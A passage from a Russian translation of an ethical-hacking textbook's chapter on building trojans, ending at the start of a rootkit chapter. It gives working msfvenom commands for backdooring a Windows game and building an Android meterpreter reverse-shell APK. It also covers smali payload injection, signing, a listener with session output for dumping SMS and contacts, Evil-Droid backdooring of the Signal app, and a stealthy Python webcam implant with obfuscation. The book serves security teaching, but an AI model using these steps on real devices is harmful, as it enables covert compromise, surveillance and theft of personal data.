Final size of elf file: 315 bytes
Saved as: malicious
```

Tlgm: @it_boooks

Мы указали кодировщик SGN с помощью параметра `--encoder` ❶.




Рис. 10.9. Процесс кодирования байтов с помощью кодировщика SGN

Создание трояна для ОС Windows

До сих пор мы обсуждали процесс создания троянов для ОС Linux. В случае ОС Windows этот процесс является аналогичным и тоже предполагает использование инструмента `msfvenom`. Далее мы рассмотрим два метода сокрытия импланта. В первом случае внедрим его в игру с открытым исходным кодом Minesweeper, реализованную Хумаидом Ахмедом, а во втором — в документ, используя набор инструментов Social Engineering Toolkit (подробнее об этом — чуть позже).

Сокрытие трояна в Minesweeper

Я разветвил репозиторий Ахмеда, так что вы можете скачать копию исполняемого файла по ссылке https://github.com/The-Ethical-Hacking-Book/Minesweeper/blob/master/Minesweeper/bin/Debug/Minesweeper.exe. Сохраните его в папке Malware на рабочем столе Kali.

Tlgm: @it_boooks

ПРИМЕЧАНИЕ

Если вы задумались о том, можно ли доверять этому исполняемому файлу, значит, вы уже рассуждаете как настоящий хакер. Данный репозиторий также содержит исходный код, необходимый для самостоятельной сборки данного файла, на тот случай, если вы мне не доверяете.

Скачав исполняемый файл, используйте инструмент `msfvenom`, чтобы превратить его во вредоносный троян, выполнив следующую команду:

```
kali@kali:~/Desktop/Malware/$ msfvenom -a x86 --platform windows -x
➥ program.exe -k -p windows/shell/bind_tcp -e x86/shikata_ga_nai
➥ lhost=<IP-адрес Kali>-f exe -o evilProgram.exe
```

Флаг `-e` указывает на то, что мы будем использовать только что описанный кодировщик SGN. Многие из этих параметров совпадают с теми, которые использовались при первом запуске `msfvenom`, за исключением флага `-k`, сообщающего `msfvenom` о необходимости регулярно выполнять программу и запускать код полезной нагрузки в отдельном потоке. Вам не нужно запоминать эти параметры; чтобы просмотреть документацию, запустите `msfvenom` с параметром **`--help`**:

```
kali@kali:~/Desktop/Malware/$ msfvenom --help
MsfVenom - a Metasploit standalone payload generator.
Also a replacement for msfpayload and msfencode.
Usage: /usr/bin/msfvenom [options] <var=val>
Example: /usr/bin/msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP> -f
➥ exe -o payload.exe

Options:
    -l, --list <type> List all modules for [type]. Types are: payloads,
    ➥ encoders, nops, platforms, archs, encrypt, formats, all
    -p, --payload <payload> Payload to use (--list payloads to list, --list-
    ➥ options for arguments). Specify '-' or STDIN for custom
        --list-options List --payload <value>'s standard, advanced and
     ➥ evasion options
    -f, --format <format> Output format (use --list formats to list)
...
```

Сокрытие трояна в документе Word (или в другом безобидном файле)

Существует проблема: пользователи Windows редко устанавливают новые программы и с огромным подозрением относятся к приложениям, установить которые им предлагается в электронном письме. Однако эти пользователи почти ежедневно открывают документы Word, презентации PowerPoint и файлы PDF. В эти файлы тоже можно встраивать импланты. Набор инструментов *Social Engineering Toolkit (SET)* абстрагирует детали Metasploit Framework и упрощает процесс создания

Tlgm: @it_boooks

и отправки таких зараженных носителей. Выполните следующую команду, чтобы запустить инструментарий SET:

```
kali@kali:~$ sudo setoolkit
```

Когда инструментарий запустится, вы должны увидеть следующее меню. Выберите вариант Social-Engineering Attacks (Атаки с использованием социальной инженерии), введя **1** в терминале:

```
1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
```

Затем выберите вариант Infectious Media Generator (Генератор зараженного носителя):

```
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
```

Затем выберите вариант File-Format Exploits (Эксплойты файлового формата), позволяющий встраивать импланты в файлы различных типов:

```
1) File-Format Exploits
2) Standard Metasploit Executable
```

Введите IP-адрес сервера злоумышленника; в данном случае — вашей машины Kali Linux. После этого вы должны увидеть список доступных атак с использованием зараженных носителей. Этот список файловых форматов будет меняться по мере устранения существующих и обнаружения новых уязвимостей. Многие из этих атак работают только с определенной версией программного обеспечения, поэтому проведите разведку по открытым источникам, чтобы выбрать именно ту, которую использует ваша цель:

```
    1) SET Custom Written DLL Hijacking Attack Vector (RAR, ZIP)
    2) SET Custom Written Document UNC LM SMB Capture Attack
    3) MS15-100 Microsoft Windows Media Center MCL Vulnerability
    4) MS14-017 Microsoft Word RTF Object Confusion (2014-04-01)
...
    13) Adobe PDF Embedded EXE Social Engineering
    14) Adobe util.printf() Buffer Overflow
...
    17) Adobe PDF Embedded EXE Social Engineering (NOJS)
    18) Foxit PDF Reader v4.1.1 Title Stack Buffer Overflow
    19) Apple QuickTime PICT PnSize Buffer Overflow
```

Такие документы Microsoft Office, как Word, Excel и PowerPoint, поддерживают *макросы* — небольшие программы, которые пользователи могут написать для автоматизации решения задач в документах Office. Макросы запускаются при

Tlgm: @it_boooks

открытии документа; однако Microsoft Office по умолчанию отключает их, поскольку они представляют угрозу безопасности. При открытии документа, содержащего макрос, Microsoft Office отображает предупреждение, позволяющее пользователю разрешить использование макросов. Злоумышленник может встроить в документ вредоносный макрос, который скачивает и запускает оболочку, когда пользователь открывает его. В 2021 году спонсируемая одним из государств хакерская группировка использовала вредоносный документ Word для взлома системы российского оборонного подрядчика. Об этой атаке, совершенной группой Lazarus, вы можете прочитать на сайте «Лаборатории Касперского».

Теперь, когда мы рассмотрели методы создания троянов для настольных компьютеров и серверов, создадим трояны для мобильных и встраиваемых устройств.

Создание трояна для ОС Android

Процесс создания троянской программы для устройств под управлением ОС Android практически идентичен процессу создания троянов для ОС Linux. Структура каталогов может быть другой, но вам, как и раньше, придется изменить установочный файл для установки своего импланта.

Установочный файл Android называется *Android Package (APK)* и содержит все, что необходимо операционной системе Android для установки нового приложения. Начнем с создания вредоносного APK-файла с помощью инструмента `msfvenom`. Создайте новую папку на рабочем столе под названием AndroidTrojan и перейдите к ней:

```
kali@kali:~$ cd ~/Desktop/AndroidTrojan
```

Затем сгенерируйте новый вредоносный APK-файл, содержащий имплант в виде обратной оболочки:

```
kali@kali:~/Desktop/AndroidTrojan$ msfvenom -p android/meterpreter/reverse_tcp
➥ LHOST= <IP-адрес Kali> LPORT=443 > malicious.apk
```

Эта команда создает новый APK-файл со встроенным в него вредоносным кодом. В следующем подразделе мы разберем данное приложение и обсудим его структуру, что поможет вам создать собственный троян для ОС Android.

Разбор APK-файла для изучения импланта

Команда, использовавшаяся в предыдущем примере, сделала всю работу за нас. Чтобы понять, как именно она скрыла имплант, декомпилируем установочный файл `malware.apk` и исследуем его структуру каталогов. Для декомпиляции APK-файла

Tlgm: @it_boooks

мы используем инструмент обратной разработки `apktool`. Выполните следующую команду, чтобы скачать и установить его:

```
kali@kali:~/Desktop/AndroidTrojan$ sudo apt-get install apktool
```

Чтобы декомпилировать (`d`) файл, выполните команду:

```
kali@kali:~/Desktop/AndroidTrojan$ apktool d malicious.apk
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
I: Using Apktool 2.4.1-dirty on malicious2.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /home/kali/.local/share/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
...
```

Этот инструмент создаст папку с именем malicious, содержащую декомпилированные файлы. Перейдите в нее и выведите список всех файлов и папок в каталоге, используя следующие команды:

```
kali@kali:~/Desktop/AndroidTrojan$ cd malicious
kali@kali:~/Desktop/AndroidTrojan/malicious$ ls
```

После этого вы должны увидеть следующие файлы и папки: `AndroidManifest.xml`, `apktool.yml`, original, res и smali. Файл `AndroidManifest.xml` содержит описание приложения. Ниже приведен фрагмент его содержимого:

```
kali@kali:~/Desktop/AndroidTrojan/malicious$ cat AndroidManifest.xml
<manifest/>
...
    <uses-permission android:name="android.permission.READ_CALL_LOG"/> ❶
    <uses-permission android:name="android.permission.WRITE_CALL_LOG"/>
    <uses-permission android:name="android.permission.WAKE_LOCK"/>
...
    <uses-feature android:name="android.hardware.microphone"/>
    <application android:label="@string/app_name">
       <<activity android:label="@string/app_name" android:name=".MainActivity" ❷
       ➥ android:theme="@android:style/Theme.NoDisplay">
            <intent-filter>
                action android:name="android.intent.action.MAIN"/>
                 <category android:name="android.intent.category.LAUNCHER"/>
            </intent-filter>
...
</manifest>
```

Этот файл также содержит разрешения приложения, например, на получение доступа к камере или журналу вызовов ❶. Кроме того, он включает информацию о точке

Tlgm: @it_boooks

входа в приложение ❷, то есть первый файл, с которого начинается выполнение программы при запуске.

Файл `apktool.yml` содержит информацию об APK-файле, в том числе номер версии и тип сжатия. В папке original находится скомпилированная версия `AndroidManifest.xml`, файл, содержащий его хеш, и файлы с информацией о подписях. (Эти подписи аналогичны тем, которые мы обсуждали в главе 6. Я расскажу о них более подробно чуть позже.) Папка res содержит такие ресурсы приложения, как изображения или строки.

Наконец, в папке smali находятся ассемблерные файлы, связанные с приложением. Туда же мы поместили имплант. Вы можете просмотреть ассемблерные файлы, относящиеся к импланту Metasploit, передав команде `ls` имя каталога smali/com/metasploit/stage/:

```
kali@kali:~/Desktop/AndroidTrojan/malicious$ ls smali/com/metasploit/stage/
    a.smali c.smali e.smali g.smali MainBroadcastReceiver.smali
    Payload.smali b.smali d.smali f.smali
    MainActivity.smali MainService.smali
```

Если вам доводилось работать с мобильными приложениями, то вы, вероятно, ожидали увидеть файл `.dex`. Эти файлы содержат байт-код, выполняемый Android Runtime (ART). Причина его отсутствия заключается в том, что формат `smali` является ассемблерным представлением, а `.dex` — машинным представлением кода приложения. Файл `Payload.smali` содержит код, связанный с нашим вредоносным имплантом, и чуть позже мы перенесем его в другой APK-файл, чтобы создать троянскую программу.

А пока исследуем файл `MainActivity.smali`:

```
.class public Lcom/metasploit/stage/MainActivity;
.super Landroid/app/Activity;

...
# virtual methods
    .method protected onCreate(Landroid/os/Bundle;)V
    .locals 0
    invoke-super {p0, p1}, Landroid/app/Activity;->onCreate(Landroid/os/Bundle;)V
    invoke-static {p0}, Lcom/metasploit/stage/MainService;->startService ❶
     ➥ (Landroid/content/Context;)V
❷
    invoke-virtual {p0}, Lcom/metasploit/stage/MainActivity;->finish()V
    return-void
.end method
```

Вредоносный APK-файл запускает `MainService` ❶, созданный разработчиками Metasploit Framework вредоносный Android-сервис, который загрузит полезную

Tlgm: @it_boooks

нагрузку в фоновом режиме. Если вы хотите сразу запустить вредоносную полезную нагрузку, то можете добавить следующий фрагмент в приведенный выше код (на место, обозначенное цифрой ❷):

```
invoke-static {p0}, Lcom/metasploit/stage/Payload;->onCreate(Landroid/content/
➥ Context;)V
```

Точно так же вы можете создать собственную троянскую программу, декомпилировав существующий APK-файл, скопировав папку Metasploit в папку smali, а затем добавив предыдущий фрагмент в `MainActivity.smali` для запуска кода полезной нагрузки.

Сборка и подписывание APK-файла

После исследования файла мы можем снова собрать его, выполнив следующую команду:

```
kali@kali:~/Desktop/AndroidTrojan/$ apktool build ~/Desktop/AndroidTrojan/malicious
➥ -o malicious2.apk
```

Чтобы приложение можно было запускать на устройстве Android, его необходимо подписать. Вы можете сделать это с помощью инструмента *Java Keystore*, который хранит такие данные, как открытые и закрытые ключи, используемые для подписи. Материал ключа никогда не покидает это хранилище. Вместо этого приложение передает в Keystore данные, а хранилище использует материал защищенного ключа для подписи или шифрования этих данных, после чего возвращает результаты, как показано на рис. 10.10. Некоторые системы используют для хранения материала ключа отдельное защищенное оборудование, которое называется доверенной средой выполнения.




Рис. 10.10. Материал ключа никогда не покидает хранилище Keystore

Tlgm: @it_boooks

Выполните следующую команду, чтобы установить набор Java Development Kit (JDK), содержащий инструменты, с помощью которых мы будем подписывать троянский APK-файл:

```
kali@kali:~/Desktop/AndroidTrojan/$ sudo apt install -y default-jdk
```

Сгенерируйте RSA-ключ для подписывания трояна с помощью команды:

```
kali@kali:~/Desktop/AndroidTrojan/$ keytool -genkey -keystore my-malicious
➥ .keystore -alias alias_name_malicious -keyalg RSA -keysize 3072
➥ -validity 10000
```

Мы используем утилиту Java `keytool` для генерации нового ключа (`-genkey`). Вместо того чтобы отображать пару ключей, мы сохраняем их в файле Keystore (`-keystore`), который называется `my-malicious.keystore`. Хранилище Keystore может хранить несколько записей, каждая из которых имеет псевдоним (`-alias`). Наша запись называется `alias_name_malicious`. Следующий параметр определяет криптографический алгоритм (`-keyalg`). В данном случае мы выбрали `RSA` и задали в качестве размера ключа (`-keysize`) значение `3072`. Мы также указали, что ключ должен оставаться действительным (`-validity`) в течение 10 000 дней.

Теперь используем утилиту Java `jarsigner`, чтобы подписать APK-файл:

```
kali@kali:~/Desktop/AndroidTrojan/$ jarsigner -sigalg SHA2withRSA -digestalg
➥  SHA2 -keystore my-malicious.keystore malicious2.apk alias_name_malicious
```

Сначала мы выбираем алгоритм создания подписи, в данном случае — это SHA2 с RSA (`-sigalg SHA2withRSA`). Затем используем SHA2 в качестве хеш/дайджест-функции (`-digestalg SHA2`). Наконец, указываем хранилище ключей (`-keystore`) и псевдоним ключа. В данном случае мы используем только что созданное хранилище ключей (`my-malicious.keystore`) и запись с псевдонимом (`alias_name_malicious`).

Тестирование трояна для ОС Android

Теперь посмотрим на наш вредоносный APK-файл в действии. Чтобы не устанавливать его на телефон, мы создадим новую виртуальную машину, эмулирующую работу телефона под управлением ОС Android. Компания Google разработала эмулятор, входящий в состав среды разработки Android Studio. Следуйте инструкциям на странице https://developer.android.com/studio/install/, чтобы скачать Android Studio на свою хост-систему за пределами виртуальной лаборатории.

Установив Android Studio, создайте пустой проект, нажав кнопку Start New Android Studio project (Создать новый проект Android Studio) и следуя предоставленным инструкциям. В большинстве случаев имеет смысл использовать параметры по умолчанию. Создав проект, создайте новое виртуальное устройство Android, выбрав

Tlgm: @it_boooks

пункт меню Tools ▸ AVD Manager (Инструменты ▸ Диспетчер AVD) или щелкнув на соответствующем значке ❶, как показано на рис. 10.11.

Рис. 10.11. Диспетчер виртуальных устройств Android

Создайте новое виртуальное устройство ❷ со спецификациями целевого устройства. Затем нажмите кнопку воспроизведения ❸, чтобы его запустить. Запуск виртуальной машины займет некоторое время. Когда она запустится, вы должны увидеть эмулируемое устройство.

Ваша виртуальная машина Kali Linux не может взаимодействовать с этим эмулятором Android, поскольку эмулятор работает за пределами виртуальной лаборатории. Измените тип подключения Kali в VirtualBox на Bridged Adapter (Сетевой мост), чтобы эта машина подключилась к той же локальной сети, что и эмулятор Android (рис. 10.12). Обратитесь к главе 1, чтобы получить инструкции по настройке сетевого подключения Kali Linux, и не забудьте восстановить предыдущую конфигурацию после выполнения этого упражнения.

Выполните команду **ifconfig**, чтобы получить новый IP-адрес машины Kali Linux:

```
kali@kali:~/Desktop/AndroidTrojan/$ sudo ifconfig
```

Запустите веб-сервер в папке, содержащей подписанный вредоносный APK-файл:

```
kali@kali:~/Desktop/AndroidTrojan/$ sudo python3 -m http.server 80
```

Этот веб-сервер мы будем использовать для передачи нашего вредоносного APK-файла. Теперь запустите сервер злоумышленника в новом терминале:

Tlgm: @it_boooks


```
kali@kali:~/$ sudo msfconsole -q -x "use exploit/multi/handler; set PAYLOAD
➥ android/meterpreter/reverse_tcp; set LHOST <IP-адрес Kali>; set LPORT
➥ 8443; run; exit -y"
```




Рис. 10.12. Изменение настроек сетевого подключения виртуальной машины Kali Linux

Откройте эмулируемое устройство, перейдите на веб-сервер, работающий на машине Kali Linux, и скачайте троян, как показано на рис. 10.13.




Рис. 10.13. Скачивание трояна на устройство Android

Проигнорируйте предупреждения системы безопасности и разрешите установку сторонних приложений.

Если вы успешно установили имплант и подключились к нему, то увидите следующую оболочку Meterpreter. Попробуйте ввести команду `geolocate`, чтобы установить местоположение телефона. (Помните о том, что телефон работает на виртуальной машине и не имеет доступа к системе GPS, поэтому его местоположение будет сымитировано.) Выполните также команду `help`, чтобы увидеть все

Tlgm: @it_boooks

доступные действия. Инструмент Meterpreter неидеален, поэтому что-то из перечисленного может не сработать:

```
[*] Using configured payload generic/shell_reverse_tcp
PAYLOAD => android/meterpreter/reverse_tcp
LHOST => 10.0.1.16
LPORT => 8443
[*] Started reverse TCP handler on 10.0.1.16:8443
[*] Sending stage (76756 bytes) to 10.0.1.9
[*] Meterpreter session 1 opened (10.0.1.16:8443 -> 10.0.1.9:64916) at 2021-01-14
22:19:22
    -0500

meterpreter > geolocate
[*] Current Location:
        Latitude: 37.421908
        Longitude: -122.0839815

To get the address: https://maps.googleapis.com/maps/api/geocode/
json?latlng=37.421908,
                    -122.0839815&sensor=true

meterpreter > help
...
Android Commands
================

    Command                 Description
    -------                 -----------
    activity_start          Start an Android activity from a Uri string
    check_root              Check if device is rooted
    dump_calllog            Get call log
    dump_contacts           Get contacts list
    dump_sms                Get sms messages
    geolocate               Get current lat-long using geolocation
    hide_app_icon           Hide the app icon from the launcher
    interval_collect        Manage interval collection capabilities
    send_sms                Sends SMS from target session
    set_audio_mode          Set Ringer Mode
    sqlite_query            Query a SQLite database from storage
    wakelock                Enable/Disable Wakelock
    wlan_geolocate          Get current lat-long using WLAN information
...
```

Злоумышленник может побудить пользователя скачать вредоносный APK-файл, отправив ему фишинговое электронное письмо или текстовое сообщение со ссылкой на клонированную версию сайта Google Play Store (о клонировании веб-страниц мы говорили в главе 7). Кроме того, хакер может использовать QR-коды, которые применяются повсеместно. Злоумышленник может легко сделать QR-код со ссылкой на поддельный сайт, содержащий вредоносный троян. На рис. 10.14

Tlgm: @it_boooks

показан пример QR-кода со ссылкой на сайт издательства No Starch Press. Вы можете отсканировать его, открыв на телефоне приложение камеры и наведя ее на QR-код.

Рис. 10.14. Этот QR-код содержит ссылку на страницу https://nostarch.com/catalog/security

Самые эффективные мобильные атаки предполагают эксплуатацию чрезвычайно редких и очень ценных уязвимостей типа *zero-click*, позволяющих злоумышленнику взломать мобильное устройство без каких-либо действий со стороны пользователя.

Последнее замечание относительно мобильных устройств: несмотря на то что устройства под управлением iOS обычно считаются более безопасными, они тоже подвержены риску. Например, уязвимость платформы WhatsApp компании Facebook позволила хакерам установить вредоносное ПО на iPhone путем отправки ссылки пользователям WhatsApp. Хакерская группа, поддерживаемая правительством одного из государств, позднее использовала эту уязвимость, чтобы взломать iPhone генерального директора компании Amazon Джеффа Безоса.

Упражнения

Следующие упражнения помогут вам углубить свое понимание темы троянских программ. Мы начнем с изучения инструмента, который автоматизирует процесс создания и подписывания троянов для ОС Android. Во втором упражнении вы напишете имплант на языке Python. Этот имплант должен передавать видео с веб-камеры жертвы на сервер злоумышленника.

Evil-Droid

Evil-Droid — это скрипт оболочки Bash, который автоматизирует процесс внедрения и подписывания APK-файлов. Вы можете скачать его с GitHub, выполнив следующую команду:

```
kali@kali:~$ git clone https://github.com/M4sc3r4n0/Evil-Droid
```

Tlgm: @it_boooks

Теперь вам нужно скачать APK-файл приложения, которое будет преобразовано в троянскую программу. В этом упражнении мы будем использовать APK-файл приложения Signal, системы обмена зашифрованными сообщениями, доступной по адресу https://signal.org/android/apk/. Чтобы выбрать любой другой APK-файл, представленный в магазине Google Play, используйте бесплатную утилиту с открытым исходным кодом `gplaycli`, которая позволяет скачивать APK-файлы из этого магазина. Вы можете найти ее по адресу https://github.com/matlink/gplaycli.

Скачав APK-файл, перейдите к bash-скрипту в папке EvilDroid и измените разрешения, чтобы сделать скрипт исполняемым:

```
kali@kali:~$ cd Evil-Droid
kali@kali:~/Evil-Droid/$ chmod +x evil-droid
```

Запустите скрипт Evil-Droid, выполнив команду:

```
kali@kali:~/Evil-Droid/$ ./evil-droid
```

После его запуска вы должны увидеть следующее:

```
------------------------------------------------
|          Evil-Droid Framework v0.3           |
|      Hack & Remote android platform          |
------------------------------------------------
[1] APK MSF
[2] BACKDOOR APK ORIGINAL (OLD)
[3] BACKDOOR APK ORIGINAL (NEW)
[4] BYPASS AV APK (ICON CHANGE)
[5] START LISTENER
[c] CLEAN
[q] QUIT
[?] Select>:
```

Выберите вариант 3, чтобы внедрить имплант в исходный APK-файл. Как видите, Evil-Droid предусматривает два варианта внедрения импланта: старый (`OLD`) и новый (`NEW`). Новый вариант предоставляет такие дополнительные функции, как подписывание APK-файла, которое требуется приложениям, работающим на современных платформах Android.

Evil-Droid реализован с использованием единственного bash-скрипта с открытым исходным кодом. Вот ссылка на него:

```
https://github.com/M4sc3r4n0/Evil-Droid/blob/master/evil-droid
```

Выбрав вариант 3, создайте собственную троянскую программу, следуя инструкциям и предоставив исходный APK-файл, подлежащий изменению.

Tlgm: @it_boooks

Создание импланта на языке Python

В этой главе мы использовали импланты, доступные через Metasploit. В данном упражнении вам предлагается написать собственный имплант, делающий снимки с помощью камеры устройства жертвы.

Используйте библиотеку Python *OpenCV* для захвата и выведения на экран изображений с веб-камеры. Установите эту библиотеку с помощью команды `pip3`.

```
kali@kali:~/$ pip3 install opencv-python
```

Скопируйте следующий код в новый файл с именем `implant.py`.

```
import cv2

vc = cv2.VideoCapture(0) ❶
cv2.namedWindow("WebCam", cv2.WINDOW_NORMAL)

#---------------------------------------
# Настроить TLS-сокет
#---------------------------------------

while vc.isOpened():
    status, frame = vc.read() ❷
    cv2.imshow("WebCam", frame)
    print(frame)
    #-------------------------------
    # Отправлять кадры по зашифрованному
    # TCP-соединению по одному кадру за раз
    #-------------------------------
    key = cv2.waitKey(20) # Подождать 20 мс перед считыванием следующего кадра
    if key == 27: # Закрыть при нажатии клавиши ESC.
        break

vc.release()
cv2.destroyWindow("WebCam")
```

Этот скрипт сделает несколько снимков (кадров) и склеит их для создания видео. Сначала мы выбираем устройство для захвата видео ❶. К компьютеру может быть подключено несколько камер, и операционная система назначает каждую камеру интерфейсу. В данном случае мы выбираем камеру, назначенную интерфейсу 0, который является первым интерфейсом. Далее указываем окно, в котором будет отображаться каждый кадр. Отображение каждого кадра очень полезно в процессе отладки, но в ходе работы скрытого трояна они отображаться не должны. Мы будем захватывать/считывать новые кадры, пока окно остается открытым ❷. Переменная `status` является логической и определяет корректность захвата кадра. Затем мы передаем каждый из кадров для отображения в окне и вывода на консоль. Наконец, если пользователь нажимает клавишу Esc, то мы закрываем окно и завершаем процесс.

Tlgm: @it_boooks

Протестируйте программу, открыв новый терминал и перейдя в папку с файлом `implant.py`. В верхнем меню Kali Linux выберите пункт меню Devices ▸ Webcam (Устройства ▸ Веб-камера), чтобы прикрепить веб-камеру к виртуальной машине. Теперь запустите имплант:

```
kali@kali:~$ python3 implant.py
```

Расширьте функциональные возможности своего импланта, разрешив ему отправлять кадры на сервер хакера, используя TCP-соединение. Протестировав эту функцию, вы можете сделать работу импланта более незаметной, удалив строки кода, отвечающие за отображение потока информации на экране устройства жертвы. Помните о том, что ваш имплант должен обмениваться данными по защищенному каналу. О том, как установить безопасный канал связи, было подробно написано в главе 6.

Добавьте в имплант функцию создания снимков экрана. Для этого установите и используйте библиотеку *python-mss*. Далее приведен пример кода, который позволяет импортировать библиотеку `mss` и сделать снимок экрана:

```
from mss import mss
with mss() as sct:
    image = sct.shot()
```

Вам также потребуется создать и реализовать базовый протокол для управления своим имплантом. Примеры того, как это делается, вы можете найти в главе 4. В заключение отмечу, что для добавления функциональности кейлоггера отлично подойдет библиотека *pynput*, которую вам придется установить перед использованием.

Обфускация импланта

Чтобы затруднить обнаружение и обратную разработку созданного импланта, можно воспользоваться методом обфускации. Для обфускации файла `implant.py` мы применим инструмент `pyarmor`. Подробную информацию о его использовании можно найти в документации по адресу https://pyarmor.readthedocs.io/en/latest/how-to-do.html.

Выполните команду `pip3` для установки `pyarmor`:

```
kali@kali:~$ pip3 install pyarmor
```

Теперь проведите обфускацию своего импланта с помощью команды:

```
kali@kali:~$ pyarmor obfuscate implant.py
```

Чтобы просмотреть результат, перейдите в папку dist:

```
kali@kali:~$ cd dist
```

Tlgm: @it_boooks

Вам понадобятся все файлы, содержащиеся в папке dist, включая те, которые находятся в каталоге pytransform. Запустите обфусцированный файл `implant.py` из папки dist.

ПРИМЕЧАНИЕ

В качестве альтернативы вы можете воспользоваться инструментом pyminifier для создания минифицированной версии кода.

Создание исполняемого файла для конкретной платформы

Для запуска только что созданного импланта на компьютере жертвы должен быть установлен Python. Однако мы не можем на это рассчитывать, так что нам нужно преобразовать программу на языке Python в исполняемый файл с помощью утилиты `pyinstaller`, которую можно установить следующим образом:

```
kali@kali:~$ pip3 install pyinstaller
```

Чтобы создать исполняемый файл для ОС Linux из исходного необфусцированного файла, выполните команду:

```
kali@kali:~$ pyinstaller --onefile implant.py
```

Для создания обфусцированного исполняемого файла примените следующую команду к исходному файлу:

```
kali@kali:~$ pyarmor pack implant.py
```

Вы можете встроить полученный исполняемый файл Linux в троянскую программу, используя методы, описанные ранее в этой главе. Теперь попробуйте создать исполняемый файл для ОС Windows (`.exe`), запустив утилиту `pyinstaller` на компьютере под управлением данной операционной системы и используя те же команды.

Tlgm: @it_boooks

11

Создание и установка руткитов в ОС Linux

Технологии — ничто. Важно верить в то, что люди чаще всего хорошие и умные, а также в то, что, если дать им инструменты, они будут создавать с их помощью замечательные вещи.

Стив Джобс

Получив доступ к компьютеру, хакеры стремятся оставаться незамеченными. Один из способов сделать это — установить *руткит*, который заменяет части операционной системы кодом злоумышленника, что напоминает заклеивание камеры видеонаблюдения фотографией помещения, в котором она установлена. Например, руткит может заменить функцию операционной системы, перечисляющую все файлы, функцией, которая перечисляет все файлы, кроме тех, которые были созданы хакером. Таким образом, при проверке файловой системы на наличие вредоносных файлов антивирус не обнаружит ничего подозрительного.

В этой главе мы изменим ядро на машине Kali Linux, написав так называемый модуль ядра, расширение операционной системы Linux, которое можно использовать для создания руткита. Затем изменим функции операционной системы, используя технику под названием *«перехват»*, с помощью которой напишем руткит, предотвращающий перезагрузку системы и скрывающий вредоносные файлы. В заключение мы воспользуемся графическим интерфейсом пользователя (GUI) Metasploit под названием Armitage для сканирования машины, эксплуатации уязвимости и установки на нее руткита.

Tlgm: @it_boooks

Написание модуля ядра Linux

Обычно злоумышленники создают руткиты с помощью такой функции операционной системы Linux, как *модули ядра*. Она позволяет пользователям расширять возможности операционной системы, не прибегая к ее перекомпиляции или перезагрузке. Например, когда вы подключаете к своей системе веб-камеру, ее установщик добавляет в ядро программное обеспечение, называемое *драйвером*, позволяющее ядру взаимодействовать с новым оборудованием. Возможность внедрять и запускать код непосредственно в ядре делает модули ядра отличным вариантом при разработке руткитов, которые работают лучше всего, будучи интегрированными в него.

В этом разделе вы познакомитесь с принципами работы модулей ядра Linux, написав и запустив такой модуль на своей виртуальной машине Kali Linux. Ваш модуль будет регистрировать сообщение в журнале в момент своей загрузки в ядро и при удалении из него.

